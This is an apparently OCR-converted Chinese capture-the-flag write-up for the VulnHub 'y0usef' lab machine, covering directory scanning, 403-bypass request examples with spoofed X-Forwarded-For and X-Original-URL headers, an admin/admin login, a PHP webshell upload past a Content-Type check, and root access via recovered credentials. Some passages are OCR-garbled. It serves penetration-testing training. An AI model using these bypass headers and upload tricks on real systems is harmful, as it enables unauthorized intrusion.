# 信息收集

### 主機發現

### 服務識別

# web.敏感目錄掃描

#### 再次進行敏感目錄掃描,獲取到了三個

```
[14:17:19] 403 - 3148 - /adminstration/.httr-oduth

[14:17:19] 403 - 308B - /adminstration/.php

[14:17:19] 403 - 308B - /adminstration/.php3

[14:17:33] 301 - 332B - /adminstration/include → http://192.168.56.114/adminstration/include/

[14:17:33] 200 - 1KB - /adminstration/include/

[14:17:33] 403 - 75B - /adminstration/index.php

[14:17:33] 403 - 75B - /adminstration/index.php/login/

[14:17:34] 301 - 331B - /adminstration/logout → http://192.168.56.114/adminstration/logout/

[14:17:40] 301 - 331B - /adminstration/upload → http://192.168.56.114/adminstration/upload/

[14:17:40] 301 - 330B - /adminstration/users → http://192.168.56.114/adminstration/users/
```


index.php

# Sorry , the site is under construction soon, it run

index.php/login

同上

adminstration




# Forbidden

You don't have permission to access on this folder

adminstration/include/

後臺的頁面,



# Index of /adminstration/include

<u>Name</u>	Last modified	Size Description
Parent Directory	<u></u>	-
<b>footer.php</b>	2020-12-06 02:46	16
header.php	2020-12-08 02:06	522

Apache/2.4.10 (Ubuntu) Server at 192.168.56.114 Port 80

adminstration/upload

頁面沒有任何顯示


adminstration/logout

頁面沒有任何顯示

#### adminstration/users

頁面沒有任何顯示

#### 獲得的目錄



# web.源碼審計

可以看到的頁面均無收穫

# web.參數遍歷

均無收穫

# 403 bypass

background info:我們在目錄掃描的時候會發現403返回的頁面,這是由於server端對於我們請求的資源做了限制;不過資源本身是存在的,具體背後的checklist是由開發者決定;

### 常見的繞過方法:

### 旁站繞過

目標的acl策略是僅僅對於頁面的跳轉做了限制

```
1 # Request
2 GET /auth/login HTTP/1.1
3 Host: www.abc.com
4 # Response
5 HTTP/1.1 403 Forbidden
6
7 # Request
8 GET /auth/login HTTP/1.1
9 Host: $xxx$.abc.com
0 # Response
1 HTTP/1.1 200 OK 之校前了host和refer
```

```
# Request
GET / HTTP/1.1
ReFerer: https://10.0.2.30/auth/login
# Response
HTTP/1.1 200 OK
```

#### 頭部覆蓋

目標僅校驗了get後面的請求

```
|大小:100%| lest | GET大小:90%| th/login HTTP/1.1 | Response | HTTP/1.1 | 403 | Forbidden | URL標蓋 | Fequest | 頭部覆蓋 | 目標値校験了get的請求 | GET / HTTP/1.1 | X-Original-URL: /auth/login | X-Rewrite-URL: /auth/login | Response | HTTP/1.1 | 200 | OK
```

### 頭部注入

中間件的配置缺陷導致

```
6 # Reqeust
7 GET / HTTP/1.1
8 Host: 10.0.2.30
9 X-Originating-IP: 127.0.0.1
10 X-Remote-IP: 127.0.0.1
11 X-Forwarded-For: 127.0.0.1
12
13 # Response
```

# 邊界突破

### 403bypass

這裏用了頭部注入:

x-forwarded-for:127.0.0.1

到達了登錄頁面

### 弱口令

弱口令嘗試賬號密碼

弱口令:admin/admin

note:用字典爆破之前先做最簡單的嘗試

# 文件上傳

這時候上傳php的一句話木馬

目標進行了檢測,但只是單純check-content-type;繞過即可

```
content-type: image/png
```

確定目標有python后,寫入反彈shell

### getshell

獲得shell后升級為交互shell

獲得flag,經過base64解碼后,獲得賬號密碼

```
cd /home
www-data@yousef-VirtualBox:/home$ ls -l
ls -l
total 8
-rw-r--r-- 1 root root 53 Dec 8 2020 user.txt
drwxr-xr-x 18 yousef yousef 4096 Dec 8 2020 yousef
www-data@yousef-VirtualBox:/home$ cat user.txt
cat user.txt
c3NoIDogCnVzZXIg0iB5b3VzZWYgCnBhc3Mg0iB5b3VzZWYxMjM=
www-data@yousef-VirtualBox:/home$
```

c3NoIDogCnVzZXIgOiB5b3VzZWYgCnBhc3MgOiB5b3VzZWYxMjM=

```
ssh :
user : yousef
pass : yousef123
```

### 補充知識:

base64編碼后的特徵:

```
[a-zA-z0-9]/=
```

诵渦ssh登錄目標

# 提權

### sudo -l

默認可以直接提權

```
sudo: -: command not found
yousef@yousef-VirtualBox:/home$ su - root
Password:
root@yousef-VirtualBox:~#
root@yousef-VirtualBox:-#
root@yousef-VirtualBox:-#
root@yousef-VirtualBox:-#
root@yousef-VirtualBox:-# ls -l
total 4
-rw-r--r-- 1 root root 105 Dec 8 2020 root.txt
root@yousef-VirtualBox:~# cat root.txt
WW91J3ZlIGdvdCB0aGUgcm9vdCBDb25ncmF0dWxhdGlvbnMgYW55IGZlZWRiYWNrIGNvbnRlbnQgbWUgdHdpdHRlciBAeTB1c2VmXzEx
root@yousef-VirtualBox:~#
```

# 總結

# 和我一起来打靶 08

### 靶机:

https://download.vulnhub.com/y0usef/y0usef.ova

#### 难度:

低

### 目标:

• 取得 root 权限 + 2 Flag

### 涉及攻击方法:

- 主机发现
- 端口扫描
- WEB信息收集
- 指纹探测
- 403 Bypass
- 文件上传
- + ∷ 提权 Ⅰ